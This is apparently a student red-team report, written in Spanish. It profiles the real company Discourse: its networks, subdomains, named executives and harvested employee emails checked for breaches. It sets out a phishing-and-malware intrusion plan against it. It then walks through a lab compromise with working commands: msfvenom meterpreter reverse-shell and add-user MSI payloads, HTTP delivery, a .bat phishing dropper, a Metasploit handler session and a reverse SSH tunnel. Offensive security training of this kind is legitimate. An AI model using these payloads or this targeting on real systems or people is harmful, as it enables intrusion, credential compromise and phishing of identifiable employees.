


---

# INFORME RED TEAM

---

El primer ejercicio debo realizar un ejercicio de planificación y reconocimiento para una empresa seleccionada. Investigar preliminarmente para obtener información general. Documenta el proceso y selecciona activos clave como nombres/empresas para la empresa matriz, sistemas autónomos, rangos de red, dominios y subdominios. Desarrollar un plan que incluya objetivos, alcance, diseño y recursos necesarios. Priorizar los activos y realizar la enumeración de subdominios . Analizar los vectores de acceso sin pruebas activas agresivas.



**Discourse**  
Discourse is JavaScript (ember.js) and Ruby on Rails based 100% open source discussion software -- <https://github.com/discourse/discourse>  
<https://discourse.org> · @discourse

Reports resolved	Assets in scope	Average bounty
174	1	\$256

<https://www.discourse.org/>

Discourse es un software de foro de discusión en línea de código abierto. Es mantenido por Civilized Discourse Construction Kit, Inc. La plataforma se diseñó con el objetivo de mejorar y modernizar las discusiones en línea, proporcionando un entorno interactivo y participativo para comunidades


## Reconocimiento de IP

```
(root@kali)-[/home/sebastian/Red/information]
# nslookup www.discourse.org
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
Name:   www.discourse.org
Address: 18.65.48.93
Name:   www.discourse.org
Address: 18.65.48.71
Name:   www.discourse.org
Address: 18.65.48.128
Name:   www.discourse.org
Address: 18.65.48.29
Name:   www.discourse.org
Address: 2600:9000:2371:6000:10:32d7:5200:93a1
Name:   www.discourse.org
Address: 2600:9000:2371:f600:10:32d7:5200:93a1
Name:   www.discourse.org
Address: 2600:9000:2371:3000:10:32d7:5200:93a1
Name:   www.discourse.org
Address: 2600:9000:2371:b000:10:32d7:5200:93a1
Name:   www.discourse.org
Address: 2600:9000:2371:f000:10:32d7:5200:93a1
Name:   www.discourse.org
Address: 2600:9000:2371:6400:10:32d7:5200:93a1
Name:   www.discourse.org
Address: 2600:9000:2371:8000:10:32d7:5200:93a1
```

Utilizando la herramienta nslookup en la web principal de discourse nos da una ip que pertenece a Amazon.com por lo que podemos deducir que utiliza servicios de Hosting en Argentina o AWS


https://ipinfo.io/



Products Solutions Why IPinfo? Pricing Resources Docs

IP address details

18.65.48.29

 Buenos Aires, Buenos Aires F.D., Argentina

WEBSERVER

Search an IP or AS number

Summary

Geolocation

Privacy

ASN

Company

Abuse

Summary

ASN

AS16509 - Amazon.com, Inc.

Hostname

server-18-65-48-29.eze50.r.cloudfront.net

Range

18.65.48.0/21


Company

Amazon.com, Inc.


Hosted domains

0

Privacy

 True

Anycast

 False

ASN type


Hosting

Abuse contact

[abuse@amazonaws.com](mailto:abuse@amazonaws.com)

## SISTEMA AUTONOMO

As 394230



HURRICANE ELECTRIC  
INTERNET SERVICES

Search for "discourse"

Quick Links

BGP Toolkit Home  
BGP Prefix Report  
BGP Peer Report  
Super Traceroute  
Exchange Report  
Bogon Routes  
World Report  
Multi Origin Routes  
DNS Report  
Top Host Report  
Internet Statistics

Search Results

Result	Type	
<a href="#">AS394230</a>	ASN	Civilized Discourse Construction Kit, Inc.
<a href="#">2602:fd3f:e00::/48</a>	Route	Civilized Discourse Construction Kit, Inc.
<a href="#">2602:fd3f::/48</a>	Route	Civilized Discourse Construction Kit, Inc.
<a href="#">2602:fd3f:3::/48</a>	Route	Civilized Discourse Construction Kit, Inc.
<a href="#">2602:fd3f:2::/48</a>	Route	Civilized Discourse Construction Kit, Inc.
<a href="#">2602:fd3f:1::/48</a>	Route	Civilized Discourse Construction Kit, Inc.

Utilizamos la web de Hurricane Electric Internet Services para encontrar información sobre la red de la empresa. De principio conseguimos su Sistema Autónomo y algunas

Ipv6

## AS394230 Civilized Discourse Construction Kit, Inc.

### Quick Links

[BGP Toolkit Home](#)  
[BGP Prefix Report](#)  
[BGP Peer Report](#)  
[Super Traceroute](#)  
[Exchange Report](#)  
[Bogon Routes](#)  
[World Report](#)  
[Multi Origin Routes](#)

[AS Info](#)[Graph v4](#)[Graph v6](#)[Prefixes v4](#)[74.82.16.0/24](#)[184.104.178.0/24](#)[184.105.99.0/24](#)[216.66.8.0/24](#)

IP dentro del sistema autónomo:

- 74.82.16.0
- 184.104.178.0
- 184.105.99.0
- 216.66.8.0

investigaremos cada una



[Products](#) [Solutions](#) [Why IPinfo?](#) [Pricing](#) [Resources](#) [Docs](#)

IP address details

# 74.82.16.0

Fremont, California, United States

184.104.178.0

Need more data or want to access it via API? Check our paid subscriptions

[Explore plans](#)

Summary

Geolocation

Privacy

ASN

Company

Abuse

Summary

ASN [AS394230](#) - Civilized Discourse Construction Kit, Inc.

Hostname No Hostname

Range [74.82.16.0/24](#)

Company Civilized Discourse Construction Kit Inc.

Hosted domains 0

Privacy ☒ False

Anycast ☒ False

ASN type Business

Abuse contact [abuse@he.net](mailto:abuse@he.net)

Todas las ip estan asociadas al dominio principal <https://www.discourse.org/>

ASN

**AS394230** - Civilized Discourse Construction Kit, Inc.

DOMAIN  
discourse.org

ASN TYPE  
Business

ROUTE  
[74.82.16.0/24](#)

Al ver que todas las ip tienen una mascara de red /24 asumo que el rango de red de cada una es de 0 a 255

## DOMINIOS

Al no encontrar información extra sobre los dominios de cada una de esas IP dentro del sistema autónomo, decidí navegar en la web principal para buscar redirecciones hacia otros dominios. Utilice la herramienta nslookup para obtener sus ip.

<https://blog.discourse.org/>

Address: 151.101.219.7

<https://meta.discourse.org/>

Address: 54.183.191.158

<https://try.discourse.org/>

Address: 184.105.99.43

<https://www.discourse.org/>

Address: 18.65.48.128

Tres ip recibidas desde mi ubicación son servidores web tercerizados alojados en Buenos aires o pertenecen a Amazon en Estados Unidos. La única que concuerda con el sistema autónomo es la del dominio <https://try.discourse.org/>

Podemos deducir que las 4 redes dentro del sistema autónomo se relacionan o asocian con cada dominio encontrado (que también son 4)

[74.82.16.0/24](#)

[184.104.178.0/24](#)

[184.105.99.0/24](#)

[216.66.8.0/24](#)




Buscando otros dominios o empresas que haya adquirido Discourse accedimos a la web <https://www.crunchbase.com/> que es una plataforma en línea que proporciona información sobre empresas.

### Employee Profiles


Number of Employee Profiles

5


Discourse has 5 current employee profiles, including Co-Founder **Jeff Atwood**.




**Jeff Atwood**  
Co-Founder




**Sam Saffron**  
Co Founder



**Robin Ward**  
Co Founder



**Sarah Hawk**  
Chief Operating Officer



**Mark Doerr**  
Technical Advocate

Pudimos encontrar información sobre 5 directivos

# RECONOCIMIENTO VERTICAL


Comenzaremos haciendo un ataque de fuerza bruta con shuffledns para buscar los subdominios dentro de estos dominios encontrados

Para esto debemos validar todos los servidores dns que estén en línea y son capaces de responder consultas DNS.

Utilizaremos la herramienta dnsvalidator con una lista en github que contiene miles de ip posibles.

## COMANDO

```
dnsvalidator -tL  
https://raw.githubusercontent.com/blechschmidt/massdns/master/lists/resolvers.txt -threads 20 -o /home/sebastian/Red/vertical/ataque/validos.txt
```

A terminal window with a dark background. The prompt is (root@kali)-[/home/sebastian/Red/information]. The command being executed is # dnsvalidator -tL https://raw.githubusercontent.com/blechschmidt/massdns/master/lists/resolvers.txt -threads 20 -o /home/sebastian/Red/vertical/ataque/validos.txt. The cursor is at the end of the command.

```
(root@kali)-[/home/sebastian/Red/information]  
# dnsvalidator -tL https://raw.githubusercontent.com/blechschmidt/massdns/master/lists/resolvers.txt -threads 20 -o /home/sebastian/Red/vertical/ataque/validos.txt
```

Ya con los dns validos haremos el ataque de fuerza bruta con shuffledns, utilizaremos una lista del git de Daniel Miessler con mas de 1.000.000 palabras preparadas para encontrar subdominios.

## COMANDO

```
shuffledns -d discourse.org -w  
/home/sebastian/recopilacion/danielmiessler/SecLists/Discovery/D  
NS/subdomains-top1million-110000.txt -r validos.txt -silent >  
subdominios.txt
```

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]  
# shuffledns -d discourse.org -w /home/sebastian/recopilacion/danielmiess  
ler/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -r validos.txt  
-silent > subdominios.txt
```

Hemos encontrado 73 subdominios en discourse.org

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]  
# wc -l subdominios.txt  
73 subdominios.txt
```

En ellos se encuentran los otros 4 dominios incluidos

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]  
# cat subdominios.txt  
dev.discourse.org  
apt.discourse.org  
review.discourse.org  
api.discourse.org  
payments.discourse.org  
g1-c106nx.nxdomain.md  
g1-c103nx.nxdomain.md  
g1-c102nx.nxdomain.md  
g1-c104nx.nxdomain.md  
g1-c101nx.nxdomain.md  
g1-c105nx.nxdomain.md  
www.discourse.org  
docs.discourse.org  
mail.discourse.org  
meta.discourse.org  
translate.discourse.org  
avatars.discourse.org  
try.discourse.org  
web17045.discourse.org  
web974.discourse.org
```



Ahora utilizaremos la herramienta analyticsrelationships

Comando

```
analyticsrelationships --url discourse.org
```

```
(root@kali)-[/home/sebastian/Red/vertical/javi]
# analyticsrelationships --url discourse.org

UN-10
DOMAINS

> Get related domains / subdomains by looking at Google Analytics IDs
> Python version
> By @JosueEncinar

[+] Analyzing url: https://discourse.org
[-] Tagmanager URL not found
```

No obtuvimos resultados de esta herramienta

Utilizaremos Cero

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# cero -d discourse.org
www.discourse.org
discourse.org
```

Tampoco dio resultados

## Probaremos con Katana

### Comando

```
echo discourse.org | katana -jc -kf robotstxt -silent >
katana.txt
```

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# echo discourse.org | katana -jc -kf robotstxt -silent > katana.txt
```

### Filtramos los repetidos

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# cat katana.txt | unfurl --unique domains > katana_filtrados.txt
```

## Utilizaremos la herramienta CTFR

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# ctfr -org -d discourse.com | unfurl --unique domains > ctfr.txt

(root@kali)-[/home/sebastian/Red/vertical/ataque]
# wc -l ctfr.txt
3 ctfr.txt
```

## Aplicaremos la herramienta Gau

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# gau --threads 10 discourse.com --o gau_out.txt
```

Filtramos los de gau con unfurl el output y nos quedaron dos subdominios

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# wc -l gau_filtrados.txt
2 gau_filtrados.txt
```

Unimos todos los archivos y filtraremos los repetidos

```
(root@kali)-[/home/sebastian/Red/vertical/ataque]
# cat ctfr.txt gau_filtrados.txt katana_filtrados.txt subdominios.txt | sort | uniq > subdomains.txt
```

Utilizaremos gowitness para obtener una screenshot de cada sitio en su profundidad

```
(root@kali)-[/home/.../Red/vertical/ataque/gowitness]
# gowitness file -f subdomains.txt -P screenshots/
```

```
(root@kali)-[/home/.../vertical/ataque/gowitness/screenshots]
# ls
http-api.discourse.org.png      https-discourse.org.png
http-apt.discourse.org.png       https-docs.discourse.org.png
http-avatars.discourse.org.png   https-gems.discourse.org.png
http-blog.discourse.org.png      https-hub.discourse.org.png
http-calendar.discourse.org.png  https-ip4.discourse.org.png
http-chat.discourse.org.png      https-ip.discourse.org.png
http-dev.discourse.org.png       https-meta.discourse.org.png
http-discourse.com.png          https-monitor.discourse.org.png
http-discourse.org.png          https-netbox.discourse.org.png
http-docs.discourse.org.png      https-payments.discourse.org.png
http-drive.discourse.org.png     https-review.discourse.org.png
http-gems.discourse.org.png      https-status.discourse.org.png
http-hub.discourse.org.png       http-status.discourse.org.png
http-ip4.discourse.org.png       https-team.discourse.org.png
http-ip.discourse.org.png        https-teams.discourse.org.png
http-mail.discourse.org.png      https-translate.discourse.org.png
http-meta.discourse.org.png      https-try.discourse.org.png
http-monitor.discourse.org.png   https-www.discourse.com.png
http-netbox.discourse.org.png    https-www.discourse.org.png
http-payments.discourse.org.png  https-www-staging.discourse.org.png
http-review.discourse.org.png    http-team.discourse.org.png
https-api.discourse.org.png      http-teams.discourse.org.png
https-avatars.discourse.org.png  http-translate.discourse.org.png
https-blog.discourse.org.png     http-try.discourse.org.png
https-chat.discourse.org.png     http-www.discourse.com.png
https-dev.discourse.org.png      http-www.discourse.org.png
https-discourse.com.png          http-www-staging.discourse.org.png
```


---

# OSINT


---

## Maltego

Maltego es una herramienta que automatiza el proceso de osint, utilizamos el transformador de Have i been pwned




Colocamos el dominio y buscamos su resultados



Nos interesa conocer los empleados relevantes y de esos empleados ver si estan presentes en algún hackeo con have i been pwned



Hemos encontrado 5 empleados y varios mail de la empresa



También hemos encontrado información filtrada sobre este mail que se encontraba asociado otros dominios que recibieron ataques

Aplicaremos spiderfoot para encontrar nuevos mails asociados a discourse.org que es el dominio principal

Con spiderfoot hemos encontrado nuevos dominios dentro de discourse.org

discourse.org <span>RUNNING</span>				
<a href="#">Summary</a> <a href="#">Correlations</a> <a href="#">Browse</a> <a href="#">Graph</a> <a href="#">Scan Settings</a> <a href="#">Log</a>				
Browse / Internet Name				
<input type="checkbox"/>	Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/>	api.discourse.org	discourse.org	sfp_crt	2024-01-23 14:53:00
<input type="checkbox"/>	api.discourse.org	discourse.org	sfp_crt	2024-01-23 14:59:39
<input type="checkbox"/>	api.discourse.org	discourse.org	sfp_grep_app	2024-01-23 15:03:56
<input type="checkbox"/>	api.discourse.org	discourse.org	sfp_dnsbrute	2024-01-23 15:05:37
<input type="checkbox"/>	avatars.discourse.org	discourse.org	sfp_crt	2024-01-23 14:52:51
<input type="checkbox"/>	avatars.discourse.org	discourse.org	sfp_crt	2024-01-23 14:55:27
<input type="checkbox"/>	avatars.discourse.org	discourse.org	sfp_crt	2024-01-23 14:55:59
<input type="checkbox"/>	avatars.discourse.org	discourse.org	sfp_grep_app	2024-01-23 15:03:54

Y mas de 20 mails de la empresa

<input type="checkbox"/>	Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/>	acomprehensiveforumculturesupporthub@discourse.org	discourse.org	sfp_skymem	2024-01-23 15:31:05
<input type="checkbox"/>	bar@discourse.org	discourse.org	sfp_grep_app	2024-01-23 15:03:15
<input type="checkbox"/>	contest@discourse.org	discourse.org	sfp_skymem	2024-01-23 15:31:06
<input type="checkbox"/>	dan@discourse.org	discourse.org	sfp_grep_app	2024-01-23 15:03:23
<input type="checkbox"/>	directory@discourse.org	discourse.org	sfp_skymem	2024-01-23 15:31:05
<input type="checkbox"/>	discobot@discourse.org	discourse.org	sfp_grep_app	2024-01-23 15:03:47
<input type="checkbox"/>	eeae422b1@discourse.org	discourse.org	sfp_skymem	2024-01-23 15:31:05
<input type="checkbox"/>	example@discourse.org	discourse.org	sfp_grep_app	2024-01-23 15:03:29

- comprehensiveforumculturesupporthub@discourse.org
- bar@discourse.org
- contest@discourse.org
- dan@discourse.org
- directory@discourse.org
- discobot@discourse.org
- eeae422b1@discourse.org
- example@discourse.org
- fake@discourse.org
- foo@discourse.org
- good\_user@discourse.org
- guys@discourse.org
- hub@discourse.org
- info@discourse.org
- info@unconfigured.discourse.org
- jatwood@discourse.org
- joffrey@discourse.org
- mailtest@discourse.org
- michael.brown@discourse.org
- neil.lalonde@discourse.org
- notuseremail@discourse.org



- `regis.hanol@discourse.org`
- `reply@discourse.org`
- `sam@discourse.org`
- `second_email@discourse.org`
- `smoke_user@discourse.org`
- `someemail@discourse.org`
- `someguy@discourse.org`
- `somerandomemail@discourse.org`
- `team@discourse.org`
- `test2@discourse.org`
- `test@discourse.org`
- `third_email@discourse.org`
- `uniquetest@discourse.org`
- `user53@discourse.org`
- `user@discourse.org`

## Planificación de Ataque

Objetivo: Penetrar el sistema y obtener acceso a un servidor dentro de alguna de las redes de Discourse.

### Vector de Ataque Principal

Ataque de phishing dirigido a empleados identificados como más vulnerables en términos de ciberseguridad. Se enfocará en la ejecución de ataques a través de dispositivos y medios virtuales, excluyendo pruebas de intrusión física, ingeniería social directa, y suplantaciones de identidad física.



## Proceso de Ejecución

**Identificación de Empleados Vulnerables:** Realizare una evaluación detallada para identificar a los empleados más propensos a caer en ataques de phishing.

**Creación de Malware Controlado:** Desarrollare y configurare un malware controlado capaz de proporcionar acceso remoto a dispositivos infectados.

## Ataque de Phishing

**Diseño de Mensajes Persuasivos:** Creare mensajes de phishing convincentes y específicos para los empleados identificados.

**Envío de Correos Maliciosos:** Lanzare correos electrónicos de phishing con enlaces o archivos adjuntos maliciosos a los empleados seleccionados.

**Monitoreo y Recolección:** Seguire la interacción de los empleados con los correos electrónicos y recopilar datos sobre los dispositivos comprometidos.

## Acceso Remoto y Recopilación de Información

**Establecer Acceso Remoto:** Utilizar el malware controlado para establecer una conexión remota con los dispositivos comprometidos.

**Recopilación de Información Local:** Obtener información sobre el entorno local de los dispositivos infectados y activos descubiertos.

## Explotación de Vulnerabilidades

**Identificación de Vulnerabilidades:** Analizare la información recopilada para identificar posibles vulnerabilidades en los sistemas.

**Implementar Técnicas de Explotación:** Utilizare las vulnerabilidades identificadas para obtener acceso más profundo y privilegios elevados.

## Evitación de Detección

**Análisis de Situaciones:** Evaluar continuamente las condiciones del entorno para evitar activar alertas de sistemas de seguridad como IDS/IPS, firewalls, EDR o SIEM.

**Operación Sigilosa:** Realizar todas las acciones de manera sigilosa para no levantar sospechas durante el proceso.

## Escalamiento de Privilegios y Movimiento Lateral

**Obtener Acceso como Root/Systemadmin:** Trabajar para obtener el control total sobre la red, escalando privilegios según sea necesario.

**Saltos Laterales y Verticales:** Explorar la red comprometida para realizar saltos laterales y verticales entre clientes y redes, abarcando la totalidad de la red vulnerada.

---

# EJERCICIO 2

---

La consigna del ejercicio plantea la tarea de llevar a cabo una evaluación de seguridad en un entorno compuesto por un servidor Debian no conectado a un servidor, una DMZ que incluye una estación de trabajo y un controlador de dominio (DC). El objetivo final es realizar una enumeración del Active Directory (AD) y obtener privilegios de Domain Admin. Inicialmente, se requiere vulnerar el servidor Debian para obtener acceso. Una vez comprometido, se accede a la DMZ, donde se busca y obtiene un usuario en el servidor. Posteriormente, se establece una conexión desde una máquina Debian con herramientas al servidor en la DMZ.


Desde Debian, se generó un payload utilizando msfvenom, el cual utiliza el protocolo Meterpreter en una arquitectura de 64 bits. Este payload establece una conexión de reverse shell TCP.

```
root@debian:~/Documents# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.201.146 LPORT=9956 -f msi > installer.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes
root@debian:~/Documents#
```


Se levantó un servidor con Python en la carpeta donde se creó el archivo.

```
root@debian:~/Documents# python3 -m http.server 9957
Serving HTTP on 0.0.0.0 port 9957 (http://0.0.0.0:9957/) ...
```

Observamos que el servidor tenga visibilidad.



Se creó un editor de texto que posteriormente se transformó en un archivo .bat utilizado como ataque de phishing. Este archivo .bat, al ejecutarse, instala en Windows el archivo .msi generado previamente con msfvenom desde nuestro servidor Python.



Ahora, utilizaremos el exploit multi handler de Metasploit con el payload de reverse\_tcp y las configuraciones necesarias.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
```

Con éxito, logramos acceder a la Shell de Windows Lateral.

```
msf6 exploit(multi/handler) > set LHOST 192.168.201.146
LHOST => 192.168.201.146
msf6 exploit(multi/handler) > set LPORT 9956
LPORT => 9956
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.201.146:9956
[*] Sending stage (200774 bytes) to 192.168.201.148
[*] Meterpreter session 1 opened (192.168.201.146:9956 -> 192.168.201.148:59582) at 2024-01-26 20:15:53 +0100

meterpreter > shell
Process 5092 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3758]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Dentro de la Shell de Metasploit, creamos el túnel SSH con el siguiente comando.

```
ssh -R 8080 -fCnN -oServerAliveInterval=60 -
oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -
oStrictHostKeyChecking=no root@192.168.201.146
```

```
C:\Windows\system32>ssh -R 8080 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no user1@192.168.201.146
ssh -R 8080 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no user1@192.168.201.146
Warning: Permanently added '192.168.201.146' (ECDSA) to the list of known hosts.
```

Utilizando msfvenom, creamos un archivo .msi que establece un nuevo usuario llamado "Seba" en Windows con privilegios distintos a los que teníamos. Estos nuevos privilegios pueden ser útiles para obtener información relevante.

```
root@debian:~/Documents# msfvenom -p windows/adduser USER=seba PASS=Ricksanchez1. -f msi-nouac -o alwe.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 271 bytes
